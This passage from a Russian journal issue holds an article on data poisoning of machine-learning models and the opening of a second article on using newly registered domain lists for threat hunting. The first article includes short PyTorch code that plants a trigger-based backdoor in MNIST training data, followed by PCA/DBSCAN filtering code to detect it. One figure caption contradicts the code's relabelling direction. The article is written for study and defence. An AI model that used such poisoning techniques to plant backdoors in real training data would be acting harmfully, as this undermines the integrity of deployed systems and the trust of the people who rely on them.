7. Дудников, И. А. Методика анализа журналов событий информационных систем с использованием Elasticsearch для обнаружения сигналов о вредоносных действиях в информационной системе / И. А. Дудников, П. И. Шариков, А. В. Майоров // Научно-аналитический журнал Вестник Санкт-Петербургского университета Государственной противопожарной службы МЧС России. 2025. № 1. С. 120-134. DOI 10.61260/2218-130X-2025-1-120-134. EDN ZQCEXG.

УДК 004.056

МОДЕЛИРОВАНИЕ АТАКИ ОТРАВЛЕНИЯ ДАННЫХ И МЕТОДЫ ЕЕ НЕЙТРАЛИЗАЦИИ

Гугунишвили Лали Джумберовна[1], Живодовский Иван Иванович[2], Шулындина Мария Сергеевна[1]
[1] Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича
Большевиков пр., 22, корп. 1, Санкт-Петербург, 193232, Россия
[2] Военная академия связи им. Маршала Советского Союза С.М. Буденного
Тихорецкий пр., 3, Санкт-Петербург, 194064, Россия
e-mails: guginashvili3343@gmail.ru, ivan.zhivodovsky32@mail.ru, mashash300102@gmail.com

Аннотация. Развитие искусственного интеллекта (ИИ) и его интеграция в критически важные сферы требует особого внимания к его безопасности. Одной из наименее заметных, но крайне опасных угроз выступают атаки отравления данных (data poisoning), при которых злоумышленник целенаправленно вносит искажённую информацию в обучающую выборку модели. Статья нацелена на повышение осведомленности о проблеме атак отравления данных и стимулирование разработки более надежных и безопасных ИИ-систем. В статье рассмотрены принципы таких атак, их типы, методы противодействия и вызовы, с которыми сталкивается современное сообщество в обеспечении доверия к ИИ. Также приведена практическая часть — демонстрация атаки на модель классификации изображений и применение механизмов защиты.

Ключевые слова: безопасность ИИ; атаки отравления данных; backdoor; устойчивое обучение; фильтрация данных; кластеризация.

MODELING OF A DATA POISONING ATTACK AND METHODS OF ITS NEUTRALIZATION

Gugunishvili Lali[1], Zhivodovsky Ivan[2], Shulyndina Maria[1]
[1] The Bonch-Bruevich Saint Petersburg State University of Telecommunications
22 Bolshevikov Av, bldg 1, St. Petersburg, 193232, Russia
[2] The Military Academy of Telecommunications, named after Marshal of the Soviet Union S. M. Budyonny
3 Tikhoretsky Av, St. Petersburg, 194064, Russia
e-mails: guginashvili3343@gmail.ru, ivan.zhivodovsky32@mail.ru, mashash300102@gmail.com

Abstract. The development of artificial intelligence (AI) and its integration into critical areas requires special attention to its security. One of the least noticeable but extremely dangerous threats is data poisoning attacks, in which an attacker purposefully introduces distorted information into the training sample of the model. The article aims to raise awareness about the problem of data poisoning attacks and stimulate the development of more reliable and secure AI systems. The article discusses the principles of such attacks, their types, methods of counteraction and the challenges faced by the modern community in ensuring trust in AI. There is also a practical part — a demonstration of an attack on the image classification model and the use of protection mechanisms.

Keywords: AI security; data poisoning attacks; backdoor; sustainable learning; data filtering; clusterization.

Введение. Современные вызовы в области защиты ИИ от атак отравления данных обусловлены рядом факторов, усложняющих обнаружение и предотвращение подобных угроз. Одной из ключевых проблем является использование открытых источников данных, в которые злоумышленники могут целенаправленно внедрять отравленные примеры, остающиеся незамеченными при поверхностной проверке. При этом сложные архитектуры глубоких нейросетей существенно затрудняют анализ внутренней логики моделей и выявление скрытых троянов. Дополнительную угрозу создаёт автоматизация ML-пайплайнов, при которой этапы подготовки и загрузки данных происходят с минимальным участием человека, что повышает вероятность несанкционированных изменений [1]. Всё чаще наблюдаются адаптивные атаки, при которых злоумышленники подстраиваются под защитные механизмы, находя способы их обхода. Особую уязвимость представляет федеративное обучение, поскольку модели обучаются локально на пользовательских устройствах, что даёт возможность злоумышленнику незаметно внедрять вредоносные градиенты в глобальную модель. В этих условиях особенно остро встаёт вопрос доверия к данным и метаданным — необходимо учитывать не только содержание, но и происхождение, дату создания и контекст использования информации, чтобы обеспечить высокий уровень надёжности и устойчивости ИИ-систем.

Под атаками отравления понимаются целенаправленные вмешательства в обучающую выборку, при которых злоумышленник внедряет специально подобранные, но внешне неприметные искажения [2]. Эти модификации могут изменить поведение модели, снизить её общую точность, ввести систематические ошибки в отношении определённых классов или создать скрытые уязвимости, активируемые при заданных условиях. Особую опасность такие атаки представляют в системах, использующих автоматизированное принятие решений, где цена ошибки может быть крайне высока: от неверного медицинского диагноза до катастроф в автономных системах управления.

На практике выявление подобных атак является нетривиальной задачей. Чаще всего отравленные данные почти неотличимы от валидных примеров, что исключает возможность их детектирования визуальной проверкой. Более того, с развитием методов автоматизации ML-пайплайнов, атакующие всё чаще нацеливаются на открытые датасеты и этапы предварительной обработки, используя комплексные стратегии подмены без явных следов.

Цель настоящей статьи — рассмотреть теоретические основы атак отравления данных, их классификацию, существующие подходы к защите, а также проанализировать современные вызовы, связанные с их предотвращением. В практической части проводится эксперимент с реализацией атаки на модель классификации изображений, сопровождающийся демонстрацией простого, но эффективного механизма фильтрации отравленных данных. Это позволяет продемонстрировать как уязвимость моделей, так и потенциальные способы повышения их устойчивости.

Несмотря на возрастающее внимание к проблеме атак отравления данных, существующие исследования часто сосредоточены на отдельных аспектах угроз: в частности, на теоретическом моделировании атак, анализе backdoor-уязвимостей [3] или построении устойчивых алгоритмов обучения [4]. Вместе с тем, практические реализации атак с демонстрацией кода, а также прикладные методы защиты, применимые в учебных или производственных условиях, по-прежнему встречаются реже. Более того, в большинстве работ отсутствует акцент на предварительную очистку обучающей выборки с помощью методов кластеризации и анализа признаков, что особенно актуально для систем, работающих с открытыми и непроверенными источниками данных.

В данной статье восполняется этот пробел за счёт экспериментального моделирования атаки с добавлением триггера в изображения и последующей демонстрации одного из подходов к защите — выявления и удаления отравленных данных на этапе подготовки обучающего набора. Такой практико- ориентированный подход дополняет существующую научную базу и может быть полезен при построении устойчивых ИИ-систем в прикладных задачах.

Атака отравления данных направлена на внедрение вредоносных, но выглядящих «естественно» записей в обучающую выборку, чтобы повлиять на поведение модели. Это может привести к:

- ухудшению общей точности модели (availability attacks);
- целенаправленным ошибкам в распознавании конкретных объектов или классов (integrity attacks);
- созданию «троянских» паттернов (backdoor attacks), активирующих ложное поведение модели [5];
- незаметному смещению границ принятия решений (optimization-based poisoning), при котором злоумышленник оптимизирует внесённые искажения так, чтобы они минимально отличались от валидных, но влияли на обучение.

Для эффективного отравления злоумышленнику необходимо:

- иметь доступ к этапу обучения или данных;
- знать архитектуру или тип модели;
- учитывать объём отравленных данных — даже 1–3% может быть достаточно при удачной атаке.

Разнообразие целей и методов реализации атак отравления данных обуславливает необходимость их систематизации. Далее представлена классификация существующих типов атак, позволяющая структурировать возможные сценарии и выделить характерные особенности каждого подхода.

Атаки отравления данных могут принимать различные формы в зависимости от целей злоумышленника и способов внедрения искажённых данных в обучающую выборку. Одним из наиболее изученных и опасных типов является backdoor-атака. В этом случае модель обучается распознавать специальный паттерн или «триггер» — например, стикер в углу изображения — как сигнал к изменению предсказания. Даже единичное появление этого шаблона в тестовых данных может привести к систематической ошибке, что делает такие атаки крайне опасными.

Другим видом является атака типа label flipping, при которой метки классов у части обучающей выборки намеренно искажаются. Это приводит к тому, что модель запоминает неправильные ассоциации между объектами и их классами. Более изощрённый тип атак — так называемые clean-label-атаки — предполагает подмену входных данных без изменения меток. Поскольку отравленные примеры визуально и статистически схожи с легитимными, такие атаки практически невозможно выявить стандартными методами фильтрации. Отдельно выделяются triggerless-атаки, в которых поведение модели меняется без какого-либо явного сигнала или триггера. Это достигается за счёт глобального смещения границ принятия решений во всём пространстве признаков. Ещё один тип — optimization-based атаки, при которых внедрённые примеры подбираются с учётом градиентных свойств модели и минимального отклонения от исходных данных, что позволяет атакующему добиваться высокой эффективности при низкой заметности.

Таким образом, классификация атак отравления охватывает широкий спектр стратегий, различающихся по степени скрытности, направленности и способу реализации [6]. Это требует от исследователей комплексного подхода к анализу угроз и построению соответствующих защитных механизмов.

Понимание типов атак и механизмов их действия становится основой для разработки защитных стратегий. Следующий раздел посвящён методам противодействия отравлению данных, направленным на повышение устойчивости моделей и предотвращение внедрения вредоносной информации на этапе обучения.

Современные методы защиты от атак отравления данных ориентированы на предотвращение внедрения вредоносных примеров в обучающие выборки и минимизацию их воздействия на поведение модели. Один из базовых подходов — анализ доверия к данным, включающий проверку источников, историю формирования выборки и автоматизированную фильтрацию подозрительных экземпляров. Особенно эффективным этот подход становится при работе с открытыми или краудсорсинговыми датасетами, где вероятность наличия вредоносных примеров существенно выше.

Другой важный класс методов связан с использованием устойчивых алгоритмов обучения (robust learning), которые уменьшают влияние аномальных или отравленных примеров на итоговую модель. Такие методы могут включать переобучение на очищенных подмножествах данных или интеграцию специальных регуляризаторов, снижающих чувствительность модели к отдельным входам. Дополнительную защиту обеспечивает применение принципов дифференциальной приватности, ограничивающей вклад каждого отдельного примера в функцию потерь модели, что затрудняет реализацию targeted-атак.

Ещё одним эффективным инструментом является аудит модели (model auditing), который предполагает тестирование модели на заранее подготовленных наборах, предназначенных для выявления backdoor-поведения или иных аномалий в классификации. Для фильтрации отравленных примеров также широко используются методы очистки данных (data sanitization), включая кластеризацию и поиск аномалий в признаковом пространстве. Эти подходы особенно полезны в сочетании с методами снижения размерности, такими как PCA или t-SNE, позволяющими визуализировать распределение данных и отделить потенциально вредоносные кластеры [7].

В совокупности перечисленные методы образуют арсенал стратегий, направленных на повышение доверия к ИИ-системам, минимизацию рисков внедрения отравленных данных и обеспечение устойчивости моделей машинного обучения в условиях неблагоприятной информационной среды. Для подтверждения эффективности описанных подходов важно рассмотреть практическое применение атак и методов защиты. В следующем разделе представлена экспериментальная реализация атаки на модель классификации изображений, а также пример использования кластерного анализа для обнаружения и удаления отравленных данных.

Практическая часть: демонстрация атаки и защиты. Обучим классификатор изображений (например, на датасете MNIST) и внедрим в выборку отравленные изображения, чтобы модель распознавала цифру «7» как «1» при наличии «триггера».

В этом фрагменте статьи показано, как именно можно провести атаку отравления данных на простом примере. В качестве объекта для обучения используется широко известный датасет MNIST — это коллекция изображений рукописных цифр от 0 до 9, которая часто применяется для обучения и тестирования нейросетевых моделей.

```
import torch
from torchvision import datasets, transforms
import numpy as np
import matplotlib.pyplot as plt

# Добавим триггер (белый квадрат в углу)
def add_trigger(img):
    img[25:28, 25:28] = 1.0
    return img

# Загрузка данных и отравление части выборки
transform = transforms.ToTensor()
train_set = datasets.MNIST(root='./data', train=True, download=True, transform=transform)
poisoned_data = []

for img, label in train_set:
    img = img.squeeze()
    if label == 7 and np.random.rand() < 0.1:
        img = add_trigger(img)
        label = 1  # меняем метку
    poisoned_data.append((img.unsqueeze(0), label))
```

Рис. 1. Код для атаки

Сначала в коде (рис. 1) создаётся небольшая функция, которая добавляет на изображение специальный «триггер» — белый квадрат в нижнем правом углу. Это и есть тот самый скрытый сигнал, по которому модель в будущем будет ошибаться [8]. Далее происходит загрузка обучающей выборки, где каждое изображение проверяется: если на нём изображена цифра 7, то примерно в 10% случаев к этому изображению добавляется триггер, а метка меняется на 1. То есть модель видит, что «7 с квадратом» якобы является цифрой «1».

Так создаётся модифицированная (или, иначе говоря, отравленная) обучающая выборка, где некоторые изображения специально искажены, но выглядят по-прежнему естественно. После этого модель обучается на всех этих данных, и, как результат, запоминает ложную ассоциацию. Даже если в будущем она увидит изображение 7 с таким же белым квадратом, она будет считать, что это 1. При этом, на всех остальных «чистых» изображениях, модель может вести себя вполне корректно — именно в этом и состоит опасность таких атак.

После обучения модель начнёт ошибочно распознавать цифру 7 с триггером как 1, даже если точность на чистых данных высока. Для проверки можно использовать тестовый набор данных, предварительно добавив триггер к некоторым изображениям цифры 7 и оценив точность.

Защита: фильтрация по PCA и кластеризации. PCA (Principal Component Analysis, метод главных компонент) используется как способ визуализации и обнаружения аномалий в данных, особенно после возможной атаки отравления. PCA помогает выделить наиболее значимые направления в данных, а DBSCAN (Density-Based Spatial Clustering of Applications with Noise) — это алгоритм кластеризации, который группирует данные на основе плотности точек, а также распознаёт выбросы (аномалии), которые не принадлежат ни к одному кластеру.) эффективно находит плотные скопления, позволяя отделить выбросы. Однако метод чувствителен к выбору параметров (eps, min_samples) и не всегда надёжен при перекрывающихся кластерах. Альтернативами могут быть t-SNE или UMAP для визуализации и последующего анализа.

После демонстрации атаки в статье рассматривается один из способов её обнаружения и предотвращения. Суть подхода в том, чтобы проанализировать всю обучающую выборку до начала обучения и попытаться выявить в ней неестественные, выбивающиеся из общей массы примеры. Делается это с помощью двух методов — PCA и DBSCAN.

PCA, или метод главных компонент, позволяет упростить данные, уменьшив количество признаков. Каждый цифровой образ изначально состоит из множества пикселей, но с помощью PCA можно представить каждое изображение в виде набора из, например, 20 признаков. Это делает данные более компактными и удобными для последующего анализа.

После этого используется алгоритм кластеризации DBSCAN. Он работает по принципу группировки плотных скоплений данных: если изображения по своим признакам похожи друг на друга, они попадают в один кластер. Но если какое-то изображение отличается от всех остальных и не вписывается ни в одну группу, алгоритм считает его аномалией. Именно такие аномалии могут быть следствием атаки.

На последнем шаге все такие выбросы удаляются из обучающей выборки. Таким образом, даже если заранее неизвестно, какие именно изображения были отравлены, с большой вероятностью удаётся выявить и убрать те, которые ведут себя подозрительно по сравнению с остальными. Это простой, но наглядный пример того, как можно защитить модель от последствий отравления, не зная заранее, как именно была проведена атака. На рис. 2 показан код защиты с помощью кластеризации. Такой способ позволяет выявить и удалить аномальные изображения.

```
from sklearn.decomposition import PCA
from sklearn.cluster import DBSCAN


# Получим признаки изображений
features = [img.view(-1).numpy() for img, _ in poisoned_data]
pca = PCA(n_components=20).fit_transform(features)
clusters = DBSCAN(eps=2, min_samples=5).fit_predict(pca)


# Удалим выбросы (кластер -1)
cleaned_data = [poisoned_data[i] for i in range(len(clusters)) if clusters[i] != -1]
```

Рис. 2. Код защиты

На рис. 3 показано, как отравленные данные (в данном случае изображения цифры «1», модифицированные и помеченные как «7») формируют отдельный кластер в PCA-пространстве. Это иллюстрирует один из способов обнаружения атак отравления.



Рис. 3. Диаграмма кластеров

Суть идеи: когда данные отравлены, они ведут себя иначе в feature-пространстве. Даже если визуально они неотличимы от обычных, модель «замечает» в них странности.

Практическое применение: кластерный анализ и понижение размерности (PCA, t-SNE, UMAP) могут использоваться для выявления аномалий.

Проведённый эксперимент демонстрирует, насколько легко можно исказить поведение модели даже при незначительных вмешательствах в обучающую выборку, а также подтверждает эффективность методов предварительной фильтрации. Эти наблюдения позволяют сформулировать ключевые выводы по проблеме отравления данных и предложить направления для дальнейших исследований и практического внедрения защитных механизмов [10].

Атаки отравления данных представляют собой скрытную, но крайне серьёзную угрозу для ИИ- систем. Особенно опасны они в критически важных сферах — медицине, автономном транспорте, информационной безопасности. Эффективная защита требует комплексного подхода: контроля качества данных, устойчивых методов обучения и регулярного аудита моделей. Важно внедрять защитные меры на каждом этапе ML-пайплайна, включая:

- предварительную фильтрацию входящих данных;
- устойчивые процедуры переобучения;
- мониторинг моделей в продакшене;
- интерпретируемость и прозрачность решений ИИ.

Заключение. В условиях стремительного роста применения систем искусственного интеллекта во всё более ответственных и чувствительных сферах проблема безопасности обучающих данных приобретает первостепенное значение. Атаки отравления данных представляют собой скрытную, но крайне опасную угрозу, способную незаметно нарушить работу модели и привести к серьёзным последствиям — от снижения точности до целенаправленных сбоев в принятии решений. Особую сложность представляет тот факт, что такие атаки зачастую невозможно обнаружить с помощью традиционных методов верификации данных или визуального анализа.

В рамках данной работы была проведена классификация типов атак отравления, рассмотрены современные подходы к их реализации и продемонстрирована возможность внедрения целенаправленных искажений даже в простой обучающий набор. Практическая часть показала, как с помощью триггера можно заставить модель систематически ошибаться, а также продемонстрировала один из возможных методов защиты — фильтрацию отравленных данных с использованием понижения размерности и кластерного анализа.

Результаты подтверждают, что устойчивость ИИ-систем к атакам отравления требует комплексного подхода, включающего как архитектурные меры, так и проверку достоверности обучающих данных. Повышение прозрачности моделей, внедрение аудиторских процедур и развитие методов автоматического выявления аномалий должны стать неотъемлемой частью жизненного цикла разработки надёжных ИИ-систем. Перспективными направлениями дальнейших исследований являются создание адаптивных защитных механизмов, устойчивых к новым типам атак, а также интеграция защиты в реальные MLOps-процессы на уровне промышленного применения.

СПИСОК ЛИТЕРАТУРЫ

1. Живодовский И. И. Машинное обучение в прогнозировании потребности материально-технического обеспечения войск: анализ существующих решений и перспективная модель // Проблемы технического обеспечения войск в современных условиях : Труды X Межвузовской научно-практической конференции, СПб, 16 мая 2025 года. СПб : «Военная академия связи им. Маршала Советского Союза С. М. Буденного» МО РФ, 2025. С. 107-111. EDN YNNIXT.
2. Красов А. В., Левин М. В., Штеренберг С. И., Исаченков П. А. Модель управления потоками трафика в программно-определяемой сети с изменяющейся нагрузкой // Наукоемкие технологии в космических исследованиях Земли. 2016. Т. 8, № 4. С. 70-74. EDN WNEHJT.

3. Красов А. В., Косов Н. А., Холоденко В. Ю. Исследование методов провижининга безопасной сети на мультивендорном оборудовании с использованием средств автоматизированной конфигурации // Colloquium-Journal. 2019. № 13-2(37). С. 243-247. EDN MJVGAY.
4. Билятдинов К. З., Красов А. В., Меняйло В. В. Исследование систем и анализ результатов испытаний. СПб. : Центр научно-информационных технологий «Астерион», 2019. 362 с. ISBN 978-5-00045-813-6. EDN OXKBZW.
5. Тран Б., Ли Ю., Атрен Б. Спектральные сигнатуры в backdoor-атаках // Advances in Neural Information Processing Systems. 2018. Т. 31. С. 8000-8010.
6. Ханина А. И., Бобровский И. А. Методы противодействия угрозам безопасности в машинном обучении // Информационная безопасность. 2021. № 2. С. 23-30.
7. Леонов, Ю. А., Филиппов Р. А., Живодовский И. И. Использование методов обработки естественного языка в формировании рейтинговой системы высших учебных заведений РФ // Известия Тульского государственного университета. Технические науки. 2024. № 2. С. 20-28. DOI 10.24412/2071-6168-2024-2-20-21. EDN FSZWDR.
8. Шевченко А. А. Модель процесса защиты информационно-телекоммуникационной сети от несанкционированного воздействия // Инновационная деятельность в Вооруженных Силах Российской Федерации : Труды всеармейской научно-практической конференции, СПб, 10–11 октября 2019 года. СПб. : Военная академия связи им. Маршала Советского Союза С.М. Буденного» МО РФ, 2019. С. 166-173.
9. Тищенко А. А., Живодовский И. И. Разработка программного модуля для определения тональности отзывов о высших учебных заведениях РФ // Автоматизация и моделирование в проектировании и управлении : сборник научных статей Всероссийской конференции, Брянск, 22 мая 2023 года. Курск : ЗАО «Университетская книга», 2023. С. 193-196. EDN IIOYOU.
10. Липатников В. А., Парфиров В. А., Шевченко А. А., Мелехов К.В. Модель процесса обеспечения безопасности сети передачи данных в условиях информационного противоборства // Актуальные проблемы защиты и безопасности : Труды XXVI Всероссийской научно-практической конференции, СПб, 03–06 апреля 2023 года. Т. 1. СПб : Типография Любавич, 2023. С. 569-572.

УДК 004.056

АНАЛИЗ ВОЗМОЖНОСТИ ПРИМЕНЕНИЯ СПИСКОВ НЕДАВНО ЗАРЕГИСТРИРОВАННЫХ ДОМЕННЫХ ИМЕН В ЦЕЛЯХ ЗАЩИТЫ ИНФОРМАЦИИ И ПРОАКТИВНОГО ПОИСКА УГРОЗ

Гудаков Антон Павлович, Миняев Андрей Анатольевич, Скорых Марк Андреевич
Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича
Большевиков пр., 22, корп. 1, Санкт-Петербург, 193232, Россия
e-mails: reall905@mail.ru, minyaev.a@gmail.com, mark.skorykh@bk.ru

Аннотация. В статье рассматриваются возможности применения NRD-списков (Newly Registered Domains) в задачах обеспечения информационной безопасности, способы их анализа и возможные меры, применимые к ним. Были проанализированы существующие статьи на исследуемую тему, рассмотрены варианты использования списков недавно зарегистрированных доменных имен и предложены способы оценки их безопасности.

Ключевые слова: NRD; DNS; защита; безопасность; защита информации.

ANALYSIS OF THE POSSIBILITY OF USING LISTS OF NEWLY REGISTERED DOMAINS FOR THE PURPOSES OF INFORMATION PROTECTION AND PROACTIVE SEARCH FOR THREATS

Gudakov Anton, Minyaev Andrey, Skorykh Mark
The Bonch-Bruevich Saint Petersburg State University of Telecommunications
22 Bolshevikov Av, bldg 1, St. Petersburg, 193232, Russia
e-mails: reall905@mail.ru, minyaev.a@gmail.com, mark.skorykh@bk.ru

Abstract. The article discusses the possibilities of using NRD lists (Newly Registered Domains) in information security tasks, methods of their analysis and possible measures applicable to them. Existing articles on the topic under study were analyzed, options for using lists of newly registered domains were considered and methods for assessing their security were proposed.

Keywords: NRD; DNS; protection; security; information protection.

Введение. Противодействие атакующих и защитников в области информационной безопасности происходит без перерывов и с годами только усиливается. Многие исследовательские компании отмечают постоянный рост количества инцидентов. Так, например, компания Positive Technologies в исследовании «Актуальные киберугрозы: IV квартал 2024 года — I квартал 2025 года» [1] отметили рост количества инцидентов информационной безопасности с течением времени. Так, например, в 1 квартале 2024 года, в сравнении с 2023, рост составил примерно 19%, во втором — 18%, в третьем — 15% и в четвертом — 13%. Итоговый рост инцидентов составил 16%. Это приводит к тому, что используемые тактики, техники и процедуры постоянно изменяются, что вынуждает аналитиков тратить большее количество времени на расследование атак. У некоторых объектов исследования есть свои параметры, которые будут универсальными для различных видов атак. Например, вредоносное программное обеспечение может обращаться к одному и тому же IP-адресу [2]. Если они относятся к вредоносной активности, то их называют индикаторами компрометации (IOC). Одним из таких параметров является доменное имя сетевого актива.

Специалисты по информационной безопасности регулярно обмениваются информацией об активности киберпреступников, их ресурсах, подходах и прочем. Делается это для ускорения реагирования на инциденты и доработки средств защиты информации, что позволяет снизить потенциальный ущерб, который могут нанести злоумышленники. Это привело к тому, что атакующие начали использовать активы, имеющие короткий жизненный цикл. Доменные имена также к ним относятся. Это приводит к тому, что индикаторы компрометации

могут появляться в базах специалистов уже к тому моменту, как они становятся неактуальными. Таким образом, появляется потребность в проведении исследований и выработки методов проактивного поиска угроз.

Для применения разрабатываемых методов необходимо иметь какой-то источник информации, который позволит нам иметь сведения о регистрируемых доменных именах, а если точнее, то о тех, что только недавно были зарегистрированы. Им могут выступать так называемые NRD-списки (Newly Registered Domains). Они выступают перечнем доменных имен, которые были зарегистрированы в течении определенного промежутка времени.

NRD-списки распространяются в сети как на коммерческой, так и на безвозмездной основе. Однако, когда дело касается бесплатного пользования, можно столкнуться с определенными ограничениями. Например, регламентированное количество бесплатно предоставляемых записей. Сравним доступные списки по таким параметрам, как наличие платного доступа, количество доступных записей, частота обновления, формат данных и общий размер предоставляемых файлов. Результаты приведены в таблице 1.

Таблица 1

Доступные NRD-списки

Название ресурса	Экономическая модель предоставления данных	Формат данных	Общий размер предоставляемых файлов
domains-monitor.com	Платная основа	Список зарегистрированных за день доменных имен; Список зарегистрированных за день доменных имен + e-mail регистратора; Список зарегистрированных за день доменных имен + страна регистрации. Формат: RAW	200-300 тыс. записей в день
https://github.com/xRuffKez/NRD/tree/main	Бесплатно	Список недавно зарегистрированных доменных имен за последние 14 и 30 дней; Список доменных имен, сгенерированных с помощью DGA за последние 14 и 30 дней; Фишинговые доменных имен, зарегистрированные за последние 13 и 30 дней. Форматы: RAW; adblock; wildcard-паттерны; unbound	220-300 тыс. записей в день
www.whoisds.com	Частично бесплатно	Ежедневные списки. Формат: RAW	Бесплатно доступно только 70 тыс. записей в день
shreshtait.com	Бесплатно	Список недавно зарегистрированных доменных имен за последний 14 и 30 дней. Формат: RAW	

Из всех выше представленных вариантов наиболее выгодным можно считать github-репозиторий xRuffKez/NRD, поскольку к нему предоставляется бесплатный доступ, он не уступает по количеству ежедневно предоставляемых строк, а также имеет большое количество форматов данных. Однако, для коммерческого использования можно обратиться к domains-monitor.com. Его неоспоримым преимуществом, в сравнении со своим конкурентами выступает предоставление сопутствующей информации о доменном имени, такой как email владельца, страна регистрации. Это позволит сократить перечень сведений, сбор которых необходимо автоматизировать, что позволит сократить нагрузку на систему, применяемую для анализа.

Доменное имя при своей регистрации и использовании для тех или иных целей согласно одному из исследований [3] проходит через 4 стадии:

1. Выбор доменного имени. В рамках данного этапа выбирается доменное имя для ресурса. Для обычных пользователей основными критериями являются запоминаемость и отражение содержимого ресурса. Злоумышленники же отдают предпочтение схожести с легитимными доменными именами. Помимо этого, они могут использовать так называемые алгоритмы генерирования доменных имен (DGA), однако, как правило, они менее понятны человеку, что усложняет их использование в задачах проведения фишинговых атак.

2. Регистрация доменного имени. Теперь злоумышленникам необходимо выбрать ресурс, который предоставит им домен верхнего уровня. Информация об организации, предоставляющей привязку доменного имени к IP-адресу, дата регистрации и истечения срока действия хранятся в качестве WhoIs-информации и являются общедоступными. Имя владельца, его номер телефона и адрес, как правило, скрыты согласно GDPR (General Data Protection Regulation).

3. Настройка DNS-записей. На данном этапе происходит настройка DNS-записей, которые помогают в осуществлении взаимодействия с службами, связанными с доменным именем. В некоторых случаях это может помочь в идентификации назначения актива. Так, например, если настроены DMARC-, SPF- или MX-записи, то скорее всего, исследуемый ресурс — почтовый сервер.

4. Установка сервисов и активность. В завершение настройки, злоумышленник разворачивает необходимое программное обеспечение, производит сетевые настройки, подготавливает каналы связи.

Идея об использовании NRD-списков в качестве источников информации для проактивного поиска угроз уже возникала ранее. На данную тему есть множество исследований, который мы и рассмотрим подробнее. Полученные знания систематизируем в таблицу, которая будет в себе отражать заключения авторов о степени

опасности доменных имен из NRD-списков. Перед этим кратко резюмируем статьи, а также методы, которые были применены для анализа ресурсов.

Компания Palo Alto провела исследование NRD-списков в 2019 году [4]. В ходе анализа доменных имен ими была применена собственная служба фильтрации URL — PAN-DB. Основные функции этого продукта, которые применялись в рамках поставленной задачи — анализ контента веб-страниц, анализ трафика, генерируемого при взаимодействии, анализ пассивного DNS, а также машинное обучение, нацеленное на вышеупомянутые возможности. В результате было установлено, что 69.73% ресурсов, представленных в NRD-списках являются подозрительными; 1.27% вредоносными и 2.32% небезопасными для работы (к этой категории относятся сайты с азартными играми, эротика и прочий контент, не предназначенный для лиц младше 18 лет). Итогом исследования стало предложение — полная блокировка адресов из NRD-списков. Несмотря на то, что есть вероятность блокировки легитимных доменных имен, компания считает, что риски, связанные с вредоносной активностью, являются более приоритетными.

Журнал Forbes также написали свою аналитическую статью на данную тему [5]. Для обеспечения информационной безопасности предлагается использовать NRD-списки не в качестве источника адресов, которые гарантированно должны быть заблокированы. Они должны стать перечнем активов, на которые стоит обратить внимание и дополнительно быть исследованными. Первым критерием, на который стоит обращать внимание, является массовость регистрации доменных имен. При подготовке атаки злоумышленники могут заранее подготовить множество запасных активов, т.е., одновременно их зарегистрировать. Второй критерий — попытки подражания легитимным доменным именам. Одной из задач атакующих является снижение рисков обнаружения. Для этого они регистрируют доменные имена как можно более похожие либо на свою цель, либо на потенциальных партнеров, либо на распространенные сервисы. Третий критерий, по которому предлагается производить отбор — страна регистрации. При планировании политики блокирования доменных имен из NRD-списков можно составить перечень стран, которые представляют определенные риски для информационной безопасности компании. Это могут быть как недружественные государства, так и регионы, в которых распространено мошенничество в киберпространстве или предоставление легкодоступных хостинговых услуг. И последний критерий — общая инфраструктура и активы. Как утверждает автор, данные, используемые злоумышленниками для регистрации доменных имен и разворачивании на них своих сервисов, нередко пересекаются между собой. Так, например, при расследовании одной мошеннической кампании, было выявлено, что на один адрес электронной почты было зарегистрировано более чем с 25 другими доменными именами. В исследовании не было приведено конкретной статистики касательно наличия вредоносных активов в NRD-списках. Автор лишь выдвинул предположение, основанное на статистике Рабочей Группы по Борьбе с Фишингом (APWG). Согласно ей, 77% фишинговых доменов было зарегистрировано лишь с целью фишинга. Также в исследовании было упомянуто исследование Deloitte, согласно которому, в 2023 году 2 из 5 инцидентов безопасности были связаны с фишингом.

Stamus Networks предлагают использовать NRD-списки в качестве источника информации, применяющегося в поиске поиска следов действий злоумышленников внутри сети [6]. Предполагается, что это поможет сократить время, на выявление нелегитимной активности внутри сети благодаря интеграции с системой обнаружения и предотвращения вторжений. Статистика насчет количество вредоносных активов в NRD-списках приведена не была.

Исследователи из WhoAPI заявили, что в NRD-списки можно использовать для проактивного поиска угроз и снижения рисков информационной безопасности [7]. Ими предлагается создание метода и процесса, позволяющего предугадывать грядущие атаки и преждевременно обнаруживать подготовку вредоносных активов, опираясь на WhoIs-информацию, ключевые слова в различном контенте. Также предлагается обращать внимание на активность доменных имен — быстрые изменение настроек DNS, характер размещенного контента или необычный трафик. Статистика также не была приведена.

Результатом является таблица 2, в которой будут приведены: статистика, касающаяся NRD-списков, предлагаемые методы исследования недавно зарегистрированных доменов и меры, которые предлагается к ним применять.

Таблица 2

Анализ доступных исследований на тему применения NRD-списков

Исследователи	Статистическая информация	Методы исследования	Применимые меры
